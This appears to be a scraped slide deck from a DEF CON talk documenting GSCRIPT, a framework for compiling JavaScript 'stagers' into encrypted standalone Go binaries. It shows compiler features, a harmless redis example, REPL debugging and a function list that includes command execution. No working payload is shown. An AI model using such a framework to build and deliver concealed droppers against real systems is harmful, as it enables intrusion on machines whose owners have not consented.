
Fault tolerance is baked into gscript. An error in one script will almost never affect another.

02
DURABLE

05
SECURE

Encrypts Scripts & Assets

Assets (including scripts) are encrypted during compilation and only decrypted when retrieved during execution.



Highly Customizable


Using compiler macros, you can customize the execution order and timeout for each script.

03
CUSTOMIZE


06
EXTEND

Link Native Go Packages

The GSCRIPT compiler can dynamically link go packages and inject them into JS as callable functions and values.



EXECUTION FLOW




Focus on *what* your stager is doing. Leave the heavy lifting to GSCRIPT.

All of this happens automatically. All you have to do is write your scripts and compile them.

GSCRIPT COMPILER INTERNALS




COMPILER OVERVIEW



CREATING STANDALONE EXECUTABLES



To build a standalone executable, GSCRIPT's compiler translates your scripts and configurations into a sophisticated Golang source representation and uses the Go compiler to create the native executable.



LINKING GOLANG AND JAVASCRIPT

"This seems safe."



Import go packages using the `//go_import` macro

The GSCRIPT compiler is smart enough to resolve your imports and ensure you're calling functions for that package correctly.



Call go functions directly from your script

You can now use most exported, non-receiver functions. We've implemented a return array for any multiple assignment Go functions so you never miss data or errors.



Compile the script normally

The GSCRIPT compiler takes care of the rest. #WINNING


```
JS native.gs
1 //go_import:github.com/go-redis/redis as redis
2
3 function Deploy() {
4   r = redis.ParseURL("redis://localhost:6379/0");
5   client = redis.NewClient(r[0]);
6   client.Set("testkey", "defcon26", -1);
7 }
8
```

```
3. bash
@/tmp/opt/ex2 $ ls
native.gs
@/tmp/opt/ex2 $ redis-cli GET "testkey"
(nil)
@/tmp/opt/ex2 $ gscript compile --output-file /tmp/opt/ex2/a.bin native.gs 1>/dev/null 2>&1
@/tmp/opt/ex2 $ ls
a.bin native.gs
@/tmp/opt/ex2 $ ./a.bin
@/tmp/opt/ex2 $ redis-cli GET "testkey"
"defcon26"
@/tmp/opt/ex2 $
```

DEBUGGING

DEBUGGER SUPPORT

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the Javascript VM and lets you play with your script interactively.



GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **gscript shell** command.

```
3. wweczjotetgxmyzy
@/tmp/opt/ex2 $ gscript shell
*****
                                     -----
                                     --,~~~/~`-----
                                     _/_,----( , )
                                     -- /      < / ) \___
- -----===;;;'=====;;;;===== - -
                                     \ /  ~"~"~"~"~"~"~"~"~"/
                                     ( _ ( \ ( > \ )
                                     \_( _ < >_>'
                                     ~ `~' :>|--"
                                     I;|.|. |
                                     <|i::|i|`
                                     ( ` ^'"`~' " )
                                     uL      ( ( ( / (
                                     .ue888Nc.. ( ( ( / (
d88E`"888E` ( ( ) ( ) \ ` ) ) \ ( )
888E 888E )\ ) \ ( ) \ ( _ ) / ( ( _ ) /
888E 888E ((_) ((_) ((_) ((_) _ \ | |
888E 888E (_</ _|| ' _|| || ' _ \) | _|
888& .888E /_/_\ _|| _| | _|| . _ _/ \ _| v1.0.0
*888" 888& | _|
`" "888E G E N E S I S -- By --
.dWi `88E S C R I P T I N G gen0cide
4888~ J8%% E N G I N E ahhh
^"==*"` virus
                                     github.com/gen0cide/gscript
*****
*** GSCRIPT INTERACTIVE SHELL ***
gscript> 
```


REPL TAKES MACROS TOO

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the Javascript VM and lets you play with your script interactively.



GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **gscript shell** command.



EVEN J-I-T LINK NATIVE LIBRARIES

The debugger uses the same code the compiler uses to generate your binary. You can use **--macro/-m** to declare.



```
pt/ex2 $ gscript shell -m "go_import:github.com/go-redis/redis as redis"
```

STEP THROUGH YOUR GSCRIPT

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the Javascript VM and lets you play with your script interactively.




GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **gscript shell** command.



EVEN J-I-T LINK NATIVE LIBRARIES

The debugger uses the same code the compiler uses to generate your binary. You can use **--macro/-m** to declare.



STEP THROUGH YOUR CODE


Once inside the REPL, you can call functions just as you would from your script, including linked functions.

```
3. zwhcqpmezhlxyhnd
gscript> r = redis.ParseURL("redis://localhost:6379/0")
>>> [object Object],
gscript> client = redis.NewClient(r[0])
>>> [object Object]
gscript> TypeOf(client)
>>> (*redis.Client)(0xc4200b2190)(Redis<localhost:6379 db:0>)

gscript> ret = client.Get("testkey")
>>> [object Object]
gscript> jsret = ret.Result()
>>> defcon26,
gscript> console.log(jsret[0])
[GSCRIPT:debugger] console.log >>> defcon26
>>> undefined
gscript> 
```

EXPLORE THE UNDERLYING TYPES

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the Javascript VM and lets you play with your script interactively.




GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **gscript shell** command.




EVEN J-I-T LINK NATIVE LIBRARIES

The debugger uses the same code the compiler uses to generate your binary. You can use **--macro/-m** to declare.



STEP THROUGH YOUR CODE

Once inside the REPL, you can call functions just as you would from your script, including linked functions.



SPECIAL DEBUG FUNCTIONS

TypeOf(obj) reflects the Golang type of the object.

```
3. zwhcqpmezhlxyhnd
gscript> TypeOf(ret)
>>> (&redis.StringCmd)(0xc4200b22d0)(get testkey: defcon26)

gscript> TypeOf(client)
>>> (&redis.Client)(0xc4200b2190)(Redis<localhost:6379 db:0>)

gscript> 
```

LIST LINKED FUNCTIONS

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the Javascript VM and lets you play with your script interactively.




GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **gscript shell** command.




EVEN J-I-T LINK NATIVE LIBRARIES

The debugger uses the same code the compiler uses to generate your binary. You can use **--macro/-m** to declare.



STEP THROUGH YOUR CODE

Once inside the REPL, you can call functions just as you would from your script, including linked functions.



SPECIAL DEBUG FUNCTIONS

TypeOf(obj) reflects the Golang type of the object.

SymbolTable() prints a list of all Go packages and the functions linked into the running GSCRIPT engine.

```
gscript> SymbolTable()

[3. zwhcqpmizhlxyhnd]
[GSCRIPT:debugger] >>> G.crypto Package
0) string = G.crypto.GetMD5FromString(data string)
1) string = G.crypto.GetSHA1FromBytes(data []byte)
2) string = G.crypto.GetSHA1FromString(data string)
3) string = G.crypto.GetSHA256FromBytes(data []byte)
4) string = G.crypto.GetSHA256FromString(data string)
5) [string, string, error] = G.crypto.GenerateRSASSHKeyPair(size int)
6) string = G.crypto.GetMD5FromBytes(data []byte)

[GSCRIPT:debugger] >>> G.encoding Package
0) [string, error] = G.encoding.DecodeBase64(data string)
1) string = G.encoding.EncodeBase64(data string)
2) []byte = G.encoding.EncodeStringAsBytes(data string)
3) string = G.encoding.EncodeBytesAsString(data []byte)

[GSCRIPT:debugger] >>> G.exec Package
0) [int, string, string, int, error] = G.exec.ExecuteCommand(c string, args []string)
1) [*executer.Cmd, error] = G.exec.ExecuteCommandAsync(c string, args []string)

[GSCRIPT:debugger] >>> redis Package
0) *StatusCmd = redis.NewStatusResult(val string, err error)
1) *FloatCmd = redis.NewFloatResult(val float64, err error)
2) *StringStringMapCmd = redis.NewStringStringMapResult(val map[string]string, err error)
3) *ScanCmd = redis.NewScanCmdResult(keys []string, cursor uint64, err error)
4) *Client = redis.NewFailoverClient(failoverOpt *FailoverOptions)
5) [*Options, error] = redis.ParseURL(redisURL string)
6) redis.SetLogger(logger *log.Logger)
7) *IntCmd = redis.NewIntResult(val int64, err error)
```

CURRENT LIMITATIONS

CURRENT LIMITATIONS

#SADPANDA



No FreeBSD Support

Currently, GSCRIPT can only target a subset of Golang target OSes and architectures.

(windows, linux, darwin)

(amd64, 386)



Go Types Lack Flexibility


There are several declaration types in Golang which are not linkable yet. This includes **const** and **var**, as well as any exported type that isn't returnable by a function.



Large Binaries


Because of embedding all it's dependencies and payloads, the binaries tend to be on the larger side.

(At least 2MB)




ES5 Support Only

The Javascript VM only supports ES5 at this time.



Limited Regex Support

Golang's RE2 has some corner case incompatibilities with Javascript regular expressions, preventing lots of JS code from being runnable out of the box.



No Concurrency Primitives in JS

There is no `async()` primitives in Javascript currently. If you want to run async code, build a Go package that manages the concurrency.

GSCRIPT STANDARD LIBRARY



